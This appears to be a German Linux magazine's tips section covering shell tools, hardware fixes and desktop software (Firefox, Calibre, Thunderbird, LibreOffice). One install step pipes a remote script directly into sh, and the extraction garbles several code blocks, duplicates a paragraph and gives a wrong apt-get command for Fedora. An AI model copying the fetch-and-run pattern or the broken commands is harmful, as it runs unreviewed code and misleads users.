Zu finden ist das Tool bei allen Distributionen, da es zur Grundausstattung von XFCE gehört. Den kompletten XFCE-Desktop braucht es dazu aber nicht, denn es gibt ein einzelnes Paket mit nur wenigen Abhängigkeiten.

Debian und Ubuntu rüsten das XFCE-Tool über das Paket `„exo-utils“` mit diesem Befehl



Startklar: Gnome hat sich von einer brauchbaren Autostartverwaltung verabschiedet. Ein Tool von XFCE hilft, um Autostartverknüpfungen über ein Menü zu erstellen.

```
sudo apt-get install exo-utils
nach.
```

Fedora: Auch diese Distribution ist gut sortiert und installiert das Programm über

```
sudo apt-get install exo-utils
```

Open Suse macht hier keine Ausnahme und liefert das nützliche Helferlein für Gnome-Anwender mit diesem Kommando nach:

```
sudo zypper install exo-tools
```

Bei `exo-desktop-item-edit` handelt es sich zwar um ein grafisches Tool, aber unter Gnome muss der Aufruf trotzdem über ein Terminalfenster erfolgen. Mit dem Befehl

```
exo-desktop-item-edit --create-new
--type Application ~/.config/autostart/
tostart/
```

erstellen Sie eine neue Verknüpfung im Verzeichnis `„~/.config/autostart/“`, die dann mit dem Start von Gnome ausgeführt wird. Das XFCE-Tool zeigt jetzt eine grafische Oberfläche an, in welcher Sie die Felder bequem ausfüllen. Unter „Name“ tragen Sie die Bezeichnung der Autostartverknüpfung ein und in „Befehl“ den Programm- oder Scriptaufruf mit den gewünschten Parametern. Alle anderen Felder sind optional. Ein Klick auf „Erstellen“ erzeugt die Datei mit dem eingetragenen Namen. Zum Entfernen eines Autostartetrags kann übrigens wieder das `gnome-tweak-tool` dienen, oder man löscht einfach die zugehörige „desktop“-Datei aus dem Ordner `„~/.config/autostart/“`.

Kommandobrücke

Die Linux-Shell – endlose Weiten, so scheint es zumindest. Wer in diese Welt unterhalb grafischer Oberflächen aber auch nur ein Stück hineinnavigiert, wird mit nützlichen Befehlen, Abkürzungen und Hilfestellungen reich belohnt.

Von David Wolski

Befehlskorrekturen

Besser fluchen mit The Fuck

```
wily@werewolf:~$ apt-get update
E: Sperrdatei /var/lib/apt/lists/lock konnte nicht geöffnet werden. - open (13: Keine Berechtigung)
E: Das Verzeichnis /var/lib/apt/lists/ kann nicht gesperrt werden.
E: Sperrdatei /var/lib/dpkg/lock konnte nicht geöffnet werden. - open (13: Keine Berechtigung)
E: Sperren des Administrationsverzeichnisses (/var/lib/dpkg/) nicht möglich, sind Sie root?
wily@werewolf:~$ fuck
sudo apt-get update [enter/ctrl+c]
```

Derb, aber nützlich: Das in Python geschriebene Tool **The Fuck** sorgt nach Fehlern in Befehlen nicht nur für Entspannung, sondern schlägt auch intelligente Korrekturen vor.

Buchstabendreher, übersehene Bindestriche, vergessenes „sudo“: Flüchtigkeitsfehler bei Eingaben in der Shell zehren an den Nerven, wenn es schnell gehen soll. Fluchen kann in diesen Situationen entspannend wirken – und das Tool mit dem derben Namen „The Fuck“ kombiniert einen eingetippten Fluch mit einer intelligenten Auto-korrektur für die Kommandozeile.

The Fuck ist in Python geschrieben und untersucht bei einem Aufruf den zuletzt eingegebenen Befehl im Befehlsverlauf. Auf den Befehl wendet das Tool eine Reihe von Korrekturregeln an, um den Fehler zu finden und dem Anwender eine verbesserte Fassung zum Ausführen anzubieten. Das Tool ist noch jung und noch nicht in den Paketquellen der verbreiteten Distributionen vorhanden. Ab Ubuntu 15.10 und seinen Varianten steht The Fuck aber schon zur Installation mit

```
sudo apt-get install thefuck
```

bereit. Danach steht noch eine manuelle Anpassung an der Shell-Konfiguration an, damit das Tool als Alias-Befehl

zur Verfügung steht. Dazu öffnet man die Datei „.bashrc“ im Home-Verzeichnis mit einem Texteditor und trägt am Ende der Datei folgende Alias-Definition ein:

```
alias fuck='$(thefuck $(fc -ln -1))'
```

Nach einem erneuten Aufruf des Terminalfensters wird nun die Autokorrektur über den Alias-Befehl *fuck* aktiv und schlägt nach Fehlern im letzten Kommando eine Korrektur vor, die beim Druck auf die Eingabetaste auch gleich ausgeführt wird.

Manuelle Installation: Für andere Distributionen als Ubuntu 15.10 hat der Entwickler des Tools ein Installationscript auf Github (<https://github.com/nvbn/thefuck>) hinterlegt. Mit dem Kommando

```
wget -O - https://raw.githubusercontent.com/nvbn/thefuck/master/install.sh | sh - && $0
```

startet die Installation, die so auch unter Ubuntu 14.04 und Mint 17 gelingt. Die Anpassung der „.bashrc“ ist aber auch mit dem diesem Script anschließend noch erforderlich.

Dateiverwaltung

Doppelte Dateien finden

In umfangreichen Dateisammlungen kommt es immer wieder vor, dass die gleiche Datei mehrfach vorhanden ist. Entweder in getrennten Verzeichnissen oder auch im selben Ordner, aber mit unterschiedlichen Namen. Unterscheiden sich die Dateinamen erheblich voneinander, dann ist es beinahe unmöglich, Dubletten manuell aufzuspüren.

Eine zuverlässige Lösung dieser Aufgabe bringt der Vergleich der einmaligen errechneten Checksummen aller Dateien. Dubletten findet der Checksummenvergleich zuverlässig, egal wie die Dateinamen lauten. Für diese Aufgabe gibt es *Fdupes*, ein in Perl geschriebenes Kommandozeilentool, das in den Paketquellen der meisten Distributionen zur Installation bereit steht. Unter Debian und Ubuntu ist die Einrichtung mit dem Befehl


```
sudo apt-get install fdupes
```

im Handumdrehen erledigt. Auch Fedora und Open Suse stehen nicht nach und liefern *Fdupes* in ihren Standardquellen. Und so machen sie Jagd auf mehrfach vorhandene Dateien: *Fdupes* arbeitet in mehreren Schritten und vergleicht zunächst die Größen von Dateien in einem Verzeichnis sowie deren MD5-Checksumme. Um zufällige MD5-Kollisionen auszuschließen, unterzieht *Fdupes* die so ermittelten Kandidaten noch einem Bytevergleich, der sicherstellt, dass es sich tatsächlich um identische Dateien handelt. Weil dieser

recht aufwendige byteweise Vergleich aber nur mit einer eingeschränkten Auswahl an Dateien stattfindet, ist Fdupes nicht nur zuverlässig, sondern auch flott. Einen Verzeichnisbaum inklusive aller Unterordner durchsucht Fdupes mit diesem Kommando:

```
fdupes -r [Verzeichnis]
```

Das Tool zeigt den Fortschritt an und präsentiert anschließend eine Liste doppelter Dateien mit kompletten Pfaden, wobei identische Dateien übersichtlich in Blöcken zusammengefasst sind. Falls Sie einen Pfad mit zahl-



Doppelgänger finden: Das Perl-Script Fdupes ist nicht nur eines der gründlichsten, sondern auch das schnellste Tool, um mehrfach vorhandene Dateien in Verzeichnissen zu finden.

reichen 0-Byte-Dateien durchsuchen möchten, hilft der Parameter „-n“, da Fdupes dann leere Dateien überspringt.

reichen 0-Byte-Dateien durchsuchen möchten, hilft der Parameter „-n“, da Fdupes dann leere Dateien überspringt.

Deepin-Terminal mit Extras

Neue Einsteiger-Shell

Einsteiger in die Linux-Shell wissen Hilfestellungen und Extrafunktionen von Terminalanwendungen zu schätzen. Die chinesische, auf Debian basierende Linux-Distribution Deepin hat ein Terminal entwickelt, das auch für Ubuntu-Anwender interessant ist.

Das Deepin-Terminal bietet einige Anpassungsmöglichkeiten sowie Tastatur- und Mausabkürzungen mehr als das Gnome-Terminal. Es wird als Open-Source-Projekt mit GNU Public License auf Github entwickelt (<https://github.com/linuxdeepin/deepin-terminal>) und ist komplett ins Deutsche

Tolles Terminal: Das Deepin-Terminal ist ein Ersatz für herkömmliche Konsolenfenster und hat so nützliche Funktionen wie Mehrfachfenster und definierbare Tasten-Shortcuts an Bord.



übersetzt. Für Ubuntu & Co steht ein PPA zur Installation mit `sudo add-apt-repository ppa:noobslab/deepin-sc` `sudo apt-get update` `sudo apt-get install deepin-terminal`

bereit. Ein Rechtsklick ins Terminal zeigt einige nützliche Menübefehle sowie die weiteren Einstellungen zum Aussehen und zu den definierbaren Tastenkürzeln. Eine Besonderheit ist, dass sich ein Terminalfenster horizontal und vertikal aufteilen lässt.


Prozesse entkoppeln

Aufruf aus dem Terminal

In vielen Fällen ist es schneller, ein grafisches Programm aus dem Terminal heraus aufzurufen. Nützlich ist das auch, um eventuelle Debug- und Fehlermeldungen des Programms im Terminal zu sehen. Der Programmstart auf diesem Weg hat einen Nebeneffekt: Das Programm wird als Unterprozess des Terminals gestartet. Zusammen mit dem Terminal wird also auch das dort aufgerufene Programm beendet. Es gibt zwei Methoden, ein Programm im Terminal zu starten und die Verbindung zum Terminal zu kappen. Die einfachste

Methode ist der Aufruf mit `[Programmname] &` wobei das angehängte „&“-Zeichen dafür sorgt, dass das Programm als Hintergrundprozess startet. Die Ausgaben „stdout“ und „stderr“ sind weiterhin an das Terminal gebunden. Wird der ursprüngliche Shell-Prozess mit Strg-D beendet, so läuft das grafische Programm weiter. Es wird allerdings weiterhin von einem Hangup-Signal terminiert, wenn man das Terminal mit Klick auf das X-Symbol schließt.

Unabhängiger vom Terminal ist folgender Programmaufruf:



Enterbt: Grafische Programme, hier Gedit, lassen sich auch aus dem Terminal heraus starten. Die Ergänzung „& disown“ entkoppelt das Programm vom Terminal.

`[Programmname] & disown` Hier startet das Programm im Hintergrund und wird aus der Jobliste entfernt. Die Ausgaben sind weiterhin im Terminal sichtbar, aber der Task läuft beim Schließen des Terminals weiter.

Hardwaretipps

Vom inkompatiblen Headset zum eingeschlafenen WLAN-Chip: Die Hardwarepraxis zeigt, wie lästige Alltagsprobleme mit Geräten auf trickreichen Wegen oft noch lösbar sind – ohne Frust oder sofortige Neuanschaffungen.

Von David Wolski

WLAN-Reset

Hängende Netzwerkchips

Die Qualität von Linux-Treibern für WLAN-Chipsätze schwankt enorm. Während die Intel-Chips selten Ärger machen, bereiten Broadcom- und Realtek-Chips Linux-Anwendern weiterhin Kopfschmerzen. Realtek wird beispielsweise von Lenovo gerne in Notebooks verbaut. Häufiges Problem sind dauerhafte Aussetzer der WLAN-Verbindung, die erst nach einem Neustart wieder funktioniert.

Anstatt des lästigen Neustarts des Linux-Systems ist es aber oft schon ausreichend, den Treiber des Netzwerkchips über den Befehl `modprobe` neu zu laden. Dazu ist es zunächst nötig, den Namen des Treibers herauszufinden. Nach einem Rechtsklick am Desktop auf das Symbol des Netzwerkmanagers wird der Name des Treibers unter „Verbindung -> Allgemein“ angezeigt. Alternativ liefert im Terminal der Befehl

```
lshw -c network | sed '/wireless/!d;/driver/!d'
```

den Treibernamen hinter „driver=“.

```
Terminal
daver@lenovo ~ $ lshw -c network | sed '/wireless/!d;/driver/!d'
WARNUNG: Sie sollten dieses Programm mit Systemverwalterrechten (root) ausführen
Konfiguration: broadcast=yes driver=rtl8723be driverversion=4.2.0-22-generic
firmware=N/A ip=192.168.0.7 latency=0 link=yes multicast=yes wireless=IEEE 802.11bgn
WARNUNG: Ausgabe kann unvollständig oder fehlerhaft werden, Sie sollten dieses Programm mit Systemverwalterrechten (root) ausführen.
daver@lenovo ~ $ sudo modprobe -r rtl8723be && sudo modprobe rtl8723be
```

Entladen und gleich wieder geladen: Ein Reset des Netzwerktreibers über den Befehl „modprobe“ spart bei hängenden WLAN-Chips in vielen Fällen den Neustart des Linux-Systems.

Privilegierte root-Berechtigungen sind dazu trotz des Hinweises von „lshw“ nicht notwendig. Mit dieser Angabe, beispielsweise „rtl8192cu“, „rtl8723be“ oder „ath9k“, kann das Kommando `modprobe` das Kernel-Modul des WLAN-Treibers entladen und gleich wieder neu laden. Dazu sind root-Rechte oder ein vorangestelltes „sudo“ notwendig:

```
sudo modprobe -r rtl8723be && sudo modprobe rtl8723be
```

Diese Aktion setzt den Treiber zurück, hier das Modul „rtl8723be“, und erweckt so viele hängende WLAN-Chipsätze auch ohne Reboot wieder zum Leben. Dieser Tipp ist ein schneller Workaround, allerdings keine dauerhafte Lösung für spontan ausfallende Netzwerkchips. Eine permanente Verbesserung bringt meist nur eine Aktualisierung auf einen neueren Kernel im Rahmen eines Distributionsupgrades. Natürlich hilft auch ein neuer und zusätzlich angesteckter USB-WLAN-Stick mit besser unterstütztem Chipsatz unter Linux.

Audioheadsets

Ältere Geräte an neuen Notebooks

Aus eins mach zwei: Ein Y-Kabel verbindet ältere Headsets mit separaten Mikrofon- und Kopfhörersteckern mit aktuellen Notebooks, die nur noch einen Anschluss haben.



Die Anschlüsse werden weniger: Statt einer separaten 3,5-mm-Klinke für Kopfhörerausgang und Mikrofoneingang haben aktuelle Notebooks meist nur eine Buchse, die beides kombiniert. Bisherige Headsets mit zwei Kabeln passen nicht mehr an diese Anschlüsse.

Ganz ohne neue Hardware geht es hier nicht. Aber es gibt eine günstige Lösung, ein bewährtes älteres Headset an aktuelle Notebooks anzuschließen. Ein Adapterkabel führt die kombinierte 3,5-mm-Klinke in zwei separaten Buchsen heraus und erlaubt den Anschluss von Headsets mit zwei Anschlüssen oder auch die Verwendung eines getrennten Mikrofons und Kopfhörers. Diese Y-Kabel sind im Versand ab sechs Euro erhältlich (<http://amzn.to/1QanFV3>) und bringen keinen Verlust bei der Audioqualität. Splitter sind dagegen ungeeignet, denn Splitter teilen lediglich das Ausgangssignal des Kopfhörers in zwei Buchsen auf.

Festplatten und SSDs

Schlechte SMART-Werte

Datenträger aller Art sind Verschleißteile und werden ihre kostbaren Inhalte nicht ewig halten. Während bald defekte Festplatten noch mit ungewöhnlichen Geräuschen auf ihr anstehendes Ableben aufmerksam machen können, sterben überalterte SSDs still und leise. Das interne Diagnosesystem SMART (Self-Monitoring, Analysis and Reporting Technology) gibt wichtige Indizien, wann ein Austausch des Datenträgers ansteht.

Mit SMART behalten Festplatten und SSDs ihren Zustand selber im Blick und geben auf Anfrage darüber Auskunft. Nicht jeder Datenträger hat die gleichen Parameter und nicht jeder ist für die Bestimmung der weiteren Lebenserwartung relevant. Den Zustand definieren einige Parameter, die der Hersteller als wichtig erachtet. Wer den Inhalt seiner Festplatte und SSD schätzt, sollte gelegentlich die SMART-Werte abrufen. Auf Linux-Desktops eignet sich dafür das Tool Gsmartcontrol, das in den Paketquellen aller Distributionen zur Installation bereitsteht. In Debian, Ubuntu und Mint erfolgt die Installation mit

```
sudo apt-get install gsmartcontrol
und Anwender von Open Suse finden Pakete des Tools unter https://software.opensuse.org/package/gsmartcontrol. Auf Servern ohne GUI gibt es das Kommandozeilentool smartctl, das Linux-Distributionen im Paket „smartmontools“ mitliefern. Damit ist ein
```

CPU-Vergleich

Übersicht populärer Prozessoren

Der Zoo der x86-Prozessoren wächst beständig. Wer einen neuen PC zusammenstellt, eine effiziente Aufrüstung für den Computer plant oder gleich ein Komplettsystem sucht, ist mit einer

SMART-Parameter von Festplatten und SSDs

Parametername	Bedeutung
Current Pending Sector Count	Anzahl der instabilen Sektoren, die auf eine Verschiebung in den reservierten Bereich warten
Disk Shift	Zeigt bei Festplatten, ob sich wegen Schockeinwirkungen eine messbare Umwucht gebildet hat
Erase Fail Count	Zeigt bei SSDs, wie viele Löschvorgänge scheiterten (je mehr, desto schlechter)
G-Sense Error Rate	G-Sense-Schock-Sensor, der heftige Erschütterungen im Betrieb misst
Program Fail Count	Zeigt bei SSDs die Anzahl gescheiterter Flash-Vorgänge (je mehr, desto schlechter)
Raw Read Error Rate	Anzahl unkorrigierbarer Lesefehler (Probleme mit Platten oder Leseköpfen)
Reallocated Sector Count	Anzahl der Reservesektoren auf Festplatte/SSD (Hinweis auf Laufwerksprobleme)
Reallocation Events Count	Protokoll aller Versuche der Festplatte/SSD, Sektoren umzumappen
Recalibration Retries	Anzahl, wie oft eine Platte ihre Schreib-Lese-Köpfe neu kalibrieren musste (mechanische Fehlfunktionen)
Seek Error Rate	Fehleranzahl bei Lesevorgängen (indiziert Probleme mit Leseköpfen oder der Plattenoberfläche)
Soft Read Error Rate	Anzahl, wie oft das Betriebssystem die gelesenen Daten als fehlerhaft verworfen hat
Spin Retry Count	Gibt an, wie oft der Motor anlaufen musste, damit die Platte ihre typische Umdrehungszahl erreicht
Throughput Performance	Indikator für den Datendurchsatz (niedrige Werte zeigen, dass die Platte/SSD nicht mehr volles Tempo leistet)
Ultra DMA CRC Error Rate	Anzahl der Prüfsummenfehler bei der Datenübertragung (kann auch auf defekte SATA-Kabel hinweisen)
Uncorrectable Sector Count	Anzahl fehlerhafter Sektoren, welche die Controllerlogik nicht restaurieren und verschieben konnte
Used Reserved Block Count	Zeigt bei SSDs, wie viele reservierte Speicherblöcke als Ausweichlösung genutzt wurden
Write Error Rate	Anzahl der Schreibfehler auf Sektoren

Die Tabelle listet die kritischen Parameter des Diagnosesystems SMART von Festplatten und SSDs auf. Welche Parameter ein Gerät tatsächlich nutzt, ist vom Hersteller und Datenträgertyp abhängig.

Blick auf die SMART-Parameter eines Laufwerks mit `sudo smartctl -a /dev/sd?` möglich, wobei „?“ für die Laufwerkskennung steht.

Da es mehr als nur eine Handvoll relevanter SMART-Werte gibt, ist die Interpretation nicht immer einfach. Mit jedem Parameter sind die drei Eigenschaften „Value“, „Worst“ und „Threshold“ verknüpft.

Der momentane Wert ist in der Eigenschaft „Value“ untergebracht, „Worst“ ist der bisher schlechteste aufgezeichnete Wert.

„Threshold“ bezeichnet den Schwellenwert: Ist dieser für einen kritischen Parameter bald erreicht, so ist es Zeit, den Datenträger auszutauschen. Eine Übersicht der kritischen SMART-Parameter von SSDs und Festplatten finden Sie in der Tabelle auf dieser Seite.

riesigen Auswahl an CPUs von Intel und AMD und recht großen Preis- und Leistungsunterschieden konfrontiert.

Aktuelle Bestenlisten im Web, etwa auf www.pcwelt.de, sind gewiss Entscheidungshilfen. Allerdings fehlen historische Daten, um ältere CPUs mit aktuellen Modellen zu vergleichen. Eine Webseite mit einer sehr umfang-

reichen Prozessordatenbank, die nahezu alle CPUs der letzten vier Jahre enthält, ist <http://cpuboss.com>.

Die englischsprachige werbefinanzierte Site der kanadischen Firma Snapsort erlaubt den direkten Vergleich zweier Prozessoren im Stil eines Duells und bezieht dazu auch gleich den momentanen Preis in Euro von Amazon Deutschland.

Software stressfrei!

Die Tipps und Tricks bieten Kniffe zu populären Programmen und zu interessanten Tools. Wie immer erhält Libre Office besondere Aufmerksamkeit, zumal es in der Version 5 Einzug in aktuelle Distributionen erhält.

Von David Wolski

Firefox

Mehrere Versionen nutzen

Die Mozilla Foundation veröffentlicht neue Versionen von Firefox in rascher Folge. Monatlich gibt es eine neue Hauptversionsnummer und damit neue Funktionen und Fähigkeiten. Neben der regulären Firefox-Ausgabe gibt es eine Beta-version, die eine Versionsnummer voraus ist, sowie die Developer-version, die sogar zwei Nummern weiter ist. Um einen zukünftige Firefox zu testen, ist es praktisch, mehrere Versionen des Browsers zu installieren, die sich dabei aber nicht stören sollen.

Unter Linux können Sie mehrere Versionen von Firefox problemlos in-

stallieren – allerdings nicht über den Paketmanager der Distribution. Stattdessen ist der manuelle Download und ein Entpacken eines zweiten Firefox der richtige Weg: Mozilla bietet fertig kompilierte Linux-Binaries in „tar.bz2“-Archiven auf der Webseite www.mozilla.org/de/firefox/channel an. Ein Klick auf das Beta- oder Developer-Symbol führt zum gewünschten Download, den die Webseite gleich in der passenden Sprache und für die richtige Plattform (32/64 Bit) anbietet.

Das „tar.bz2“-Archiv des Browsers muss nun nach „/opt/firefox“ entpackt werden. Dies gelingt am schnellsten mittels des Befehls


```
sudo tar xjf firefox-[version].
```

```
tar.bz2 -C /opt
```

in der Kommandozeile, wobei „[version]“ als Platzhalter für die tatsächliche Versionsbezeichnung des heruntergeladenen Firefox steht. Ein so installierter Firefox gerät nicht mit einer bereits installierten Firefox-Ausgabe in Konflikt, da die Programmdateien an einer anderen Stelle liegen. Allerdings können Sie verschiedene Firefox-Versionen nicht einfach gleichzeitig ausführen, denn dies hätte einen Zugriffskonflikt bei den Dateien im Benutzerprofil zur Folge, auf das beide Browser zugreifen wollen. Der zweite Firefox verlangt also nach einem Start in einem eigenen Benutzerprofil, dann steht auch der gleichzeitigen Verwendung mehrerer Browserversionen nichts im Wege. Im Terminal oder über den Ausführen-Dialog der verwendeten Desktopumgebung, den Sie mit der Tastenkombination Alt-F2 aufrufen, geben Sie zum Start von Firefox

```
/opt/firefox/firefox -P -no-remote
```

ein. Der Parameter „-P“ zeigt zunächst den Profilmanager an, in dem sich das zweite Standardprofil auswählen oder ein neues Profil erstellen lässt. Mit dem zweiten Parameter „-no-remote“ überprüft Firefox nicht, ob bereits eine andere Instanz des Browser läuft – eine Voraussetzung beim gleichzeitigen Start. Zur Deinstallation des zweiten Browsers löschen Sie einfach das Verzeichnis „/opt/firefox/“.



Mehr als ein Firefox: Auf einem Linux-System lassen sich zwei Versionen des Browsers installieren und starten, sofern für jeden Firefox ein eigenes Benutzerprofil angelegt wird.

Calibre

Epub nach PDF konvertieren

Sowohl Epub als auch PDF sind offengelegte Standards. Grundsätzlich ist das Format Epub für Bücher, die auch auf Tablets und Smartphones gut lesbar sein sollen, PDFs überlegen. Denn Epub erlaubt einen dynamischen Textumbruch, während PDF-Dokumente ein festes Layout mitbringen und überall gleich aussehen. Für die Weitergabe von Dokumenten ist PDF deshalb weiterhin das bevorzugte Format. Eine Konvertierung ist aber einfach.

Der Ebook-Reader Calibre versteht sich nicht nur auf die Anzeige von verbreiteten Dokumentformaten wie Epub, PDF, Mobipocket (Mobi), sondern auch auf die Konvertierung von Epub nach PDF. Dazu ist es nicht einmal nötig, in der Programmoberfläche

```
wily@werewolf: ~/Dokumente
wily@werewolf:~/Dokumente$ ebook-convert debian-handbook.epub debian-handbook.pdf
1% Eingabe zu HTML konvertieren ...
InputFormatPlugin: EPUB Input running
on /home/wily/Dokumente/debian-handbook.epub
Found HTML cover OEBPS/cover.html
Parsing all content...
MediaQuery: Unknown media type "amzn-mobi".
Referenced file u'OEBPS/file%3ausr/share/doc/aptitude/html/en/index.html' not found
34% Veränderungen am eBook durchführen ...
Merging user specified metadata...
Detecting structure...
  Detected chapter: 1. Das Debian-Projekt
  Detected chapter: 2. Vorstellung der Fallstudie
  Detected chapter: 3. Untersuchung des bestehenden Setups und Migrati
  Detected chapter: 4. Installation
  Detected chapter: 5. Paketierungssystem: Hilfsprogramme und grundleg
  Detected chapter: 6. Wartung und Aktualisierung: Die APT-Tools
  Detected chapter: 7. Probleme lösen und relevante Informationen flnd
  Detected chapter: 8. Basis-Konfigurierung: Netzwerk, Benutzerkonten,
```

Konvertieren: Die Ebook-Verwaltung Calibre macht aus Ebooks zum leichteren Austausch PDF-Dateien. Dazu liefert Calibre ein wichtiges Kommandozeilentool mit.

mit dem Menü „Bücher konvertieren“ zu arbeiten.

Es gibt nämlich in Calibre praktischerweise auch ein Kommandozeilentool, das die Konvertierung kurz und schmerzlos in der Shell erledigt.

Calibre, das in den verbreiteten Linux-Distributionen über das gleichnamige Paket bereitsteht und in Ubuntu

& Co beispielsweise mit `sudo apt-get install calibre` zu installieren ist, bringt dabei automatisch das Werkzeug `ebook-convert` mit. Über das Kommando `ebook-convert [datei].epub [datei].pdf` ist eine Epub-Datei schnell in ein PDF umgewandelt.


Google-Account

Aktivitäten überprüfen

Es empfiehlt sich, für Google-Accounts immer die Zwei-Wege-Authentifizierung zu aktivieren, damit das Konto vor Einbruchversuchen gut geschützt ist. Aktivieren lässt sich die zusätzliche Authentifizierung per SMS oder Google-App im Google-Konto unter <http://accounts.google.com/SmsAuthConfig>. Zudem bietet Google auch noch einen Bericht über die Aktivitäten, der jeden Zugriff auf das Konto nach Datum, Uhrzeit und Ort protokolliert.

Melden Sie sich im Browser in Ihrem Google-Mailkonto oder Google-Konto an und klicken Sie oben rechts auf Ihr Profilbild. Wählen Sie dann „Mein Konto -> Anmeldung & Sicherheit -> Geräteaktivitäten & Benachrichtigungen“. Google zeigt hier alle Geräte an, die sich in letzter Zeit an diesem Google-Konto angemeldet haben. Ein

Welche Geräte nutzen den Google-Account? Das Zugriffsprotokoll bei Google ist nach Geräten geordnet. Im Detail zeigt jeder Eintrag auch die Zugriffszeiten.



Klick auf „Geräte überprüfen“ blickt einen Monat zurück und liefert bei jedem Gerät noch weitere Einzelheiten zum verwendeten Programm, zu einer App und zum erkannten Ort.

Empfehlenswert ist ein gelegentlicher Blick in das Aktivitätsprotokoll, wenn man über eine größere Zahl an Android-Geräten verfügt, die auch gern mal innerhalb der Familie ausgeliehen werden und damit einem höheren Risiko des Verlusts ausgesetzt sind. Weil es zu umständlich ist und

kaum jemand daran denkt, selbst regelmäßig die Aktivitäten zu überprüfen, kann man sich eine Erinnerung an den Report auch monatlich per Mail zuschicken lassen. Diese Einstellung findet sich ebenfalls unter „Mein Konto“, bei „Persönliche Daten & Privatsphäre -> Kontoübersicht -> Dashboard ansehen“. Hier aktivieren Sie das Kontrollkästchen „Ich möchte monatlich daran erinnert werden, meine Kontoaktivität zu überprüfen“ oben auf der Seite.

Thunderbird-Suche Datenbank reparieren

Thunderbird baut für seine Volltextsuche im Suchfeld der Menüleiste einen Index aller Mailinhalte auf („Global Database“) und beschleunigt damit Suchläufe. Dahinter steht eine Sqlite-Datenbankdatei im Profildir, die beständig aktualisiert wird. Auf Dauer kommt es vor, dass die Datenbank stark fragmentiert und langsam wird: Der Programmstart verzögert sich, die Suche nach Mails und Adressen lahm.


Es genügt, von Zeit zu Zeit einen erneuten Aufbau der Sqlite-Datenbank anzustoßen. Dazu muss nur die Datenbankdatei „global-messages-db.sqlite“ im Profildir gelöscht werden. Beim nächsten Start von Thunderbird erstellt das Programm diese dann automatisch neu. Den Profildir öffnen Sie, indem Sie in der oberen Menüleiste auf „Hilfe -> Informationen zur Fehlerbehebung -> Allgemeine Informationen“ gehen. Um die obere Menüleiste

Index neu aufbauen: Wird die Datei „global-messages-db.sqlite“ im Profildir von Thunderbird gelöscht, dann baut das Programm diese beim nächsten Start von Grund auf neu.

mit dem Menüpunkt „Hilfe“ anzuzeigen, drücken Sie die Alt-Taste oder klicken mit der rechten Maustaste auf das Einstellungssymbol. In der angezeigten Hilfe-Seite gehen Sie im oberen Teil auf „Ordner anzeigen“. Dies öffnet das Verzeichnis im Standard-Dateimanager der Desktopumgebung; Sie können die Datei dort löschen, nachdem Sie Thunderbird komplett geschlossen haben. Der automatische Neuaufbau dieser Datenbankdatei beim nächsten Start von Thunderbird kann bei vielen Nachrichten mehrere Minuten dauern. Der Fortschritt ist den Einstellungen unter „Aktivitäten“ einsehbar.

Ordner reparieren: Wenn der Neuaufbau der globalen Datenbank Thunderbird nicht schneller macht, sich Mails nicht öffnen oder löschen lassen oder von selbst verschwinden, so weist das auf beschädigte Postfach-Metadaten hin.

Gegen dieses Problem hat Thunderbird eine Reparaturfunktion in petto: Klicken Sie dazu den betroffenen Postfachordner in der Ordnerleiste mit der rechten Maustaste an und wählen Sie dann im Menü den Punkt „Eigenschaften -> Allgemein -> Reparieren“. Diese Aktion wiederholen Sie für alle anderen Ordner.



Libre Office Writer Verschachtelte Tabellen

Zur Erstellung von streng strukturierten Dokumenten wie Datenblättern, Teilleisten und Rechnungen ist es oft einfacher, mit einer Tabelle als Layoutgrundlage dient, ist es aber oft nötig, eine Tabellenzelle in weitere Zellen zu teilen.


Bei kleineren verschachtelten Tabellen kann der Menüpunkt „Tabelle -> Zellen teilen“ die markierte Zelle horizontal oder auch vertikal noch einmal unterteilen. Bei komplexen Tabellen ist es oft einfacher, gleich eine ganze Tabelle in eine Zelle einzufügen. Das ist im Libre Office Writer kein Problem: Erstellen Sie dazu wie gewohnt über „Tabelle -> Tabelle einfügen“ die erste Tabellenebene mit der gewünschten

Tabelle in einer Tabelle: Libre Office Writer kann Tabellen beliebig verschachteln. Zur besseren Handhabung empfiehlt es sich, eingebettete Tabellen in Rahmen zu setzen.

Anzahl von Spalten und Zeilen. Platzieren Sie dann den Cursor in die gewünschte Zelle und wählen Sie erneut den Menüpunkt „Tabelle -> Tabelle einfügen“ aus. Die eingebettete Tabelle kann wie jede andere Tabelle formatiert und mit Daten gefüllt werden.

Kopieren und Einfügen: Ein Nachteil verschachtelter Tabellen ist, dass sich diese nicht einfach per Kopieren

und Einfügen vervielfältigen lassen. Denn Libre Office verwirft dabei schlicht die Tabellenformatierung. Gegen diesen Bug hilft der Umweg über einen Rahmen. Wird eine Tabellenzelle erst über „Einfügen“ mit einem Rahmen versehen und die eingebettete Tabelle dort eingefügt, so lässt sich diese beliebig kopieren und in anderen Tabellenzellen vervielfältigen.



Libre Office Calc


Einheitliche Groß-Klein-Schreibung

Füllen mehrere Personen eine Tabelle aus, dann herrscht meist keine einheitliche Groß- und Kleinschreibung. Einige Anwender bestehen auf Kleinbuchstaben, andere mischen Groß- und Kleinschreibweise. Bei größeren Tabellen ist es zu umständlich, den Text manuell in Form zu bringen.

Eine Möglichkeit zur Vereinheitlichung wiederkehrender Namen und Bezeichnungen ist die Rechtschreibprüfung in Libre Office Calc, die genauso wie im Writer den Textinhalt in Zellen prüft. Die Funktion „Alle ändern“ kann eine Zeichenkette mit dem Vorschlag im Wörterbuch im gesamten Dokument ersetzen.

Bei Texteingaben, die keine Namen oder Begriffe sind, hilft eine Formel weiter, die den Text zumindest einheitlich macht: Die Funktion „GROSS2()“ sorgt dafür, dass sämtliche Wörter in

Gemischte Schreibweise: Die Funktion „GROSS2()“ in Libre Office Calc kümmert sich um Textinhalte in Zellen und macht jeden Anfangsbuchstaben eines Worts groß, den Rest klein.



einer Spalte einen großen Anfangsbuchstaben bekommen und der Rest des Worts in Kleinbuchstaben umgewandelt wird. Wenn Ihre Eingaben beispielsweise in Spalte A stehen, so tragen Sie in Zelle B1 den Ausdruck `=GROSS2(A1)`

ein. Ziehen Sie die Markierung der Zelle durch Anfassen der rechten unteren Ecke bis zur letzten Zeile nach

unten. Um jetzt noch den resultierenden Textinhalt ohne Formel zu erhalten, markieren und kopieren Sie die ganze Spalte mit Strg-C und fügen die Spalte an der gleichen oder an einer anderen gewünschten Stelle mit Strg-Umschalt-V wieder ein. Bei der alleinigen Auswahl von „Text“ wird nun die Formel verworfen und nur der tatsächliche Textinhalt übernommen.

Audio und MP3

Lautstärken anpassen

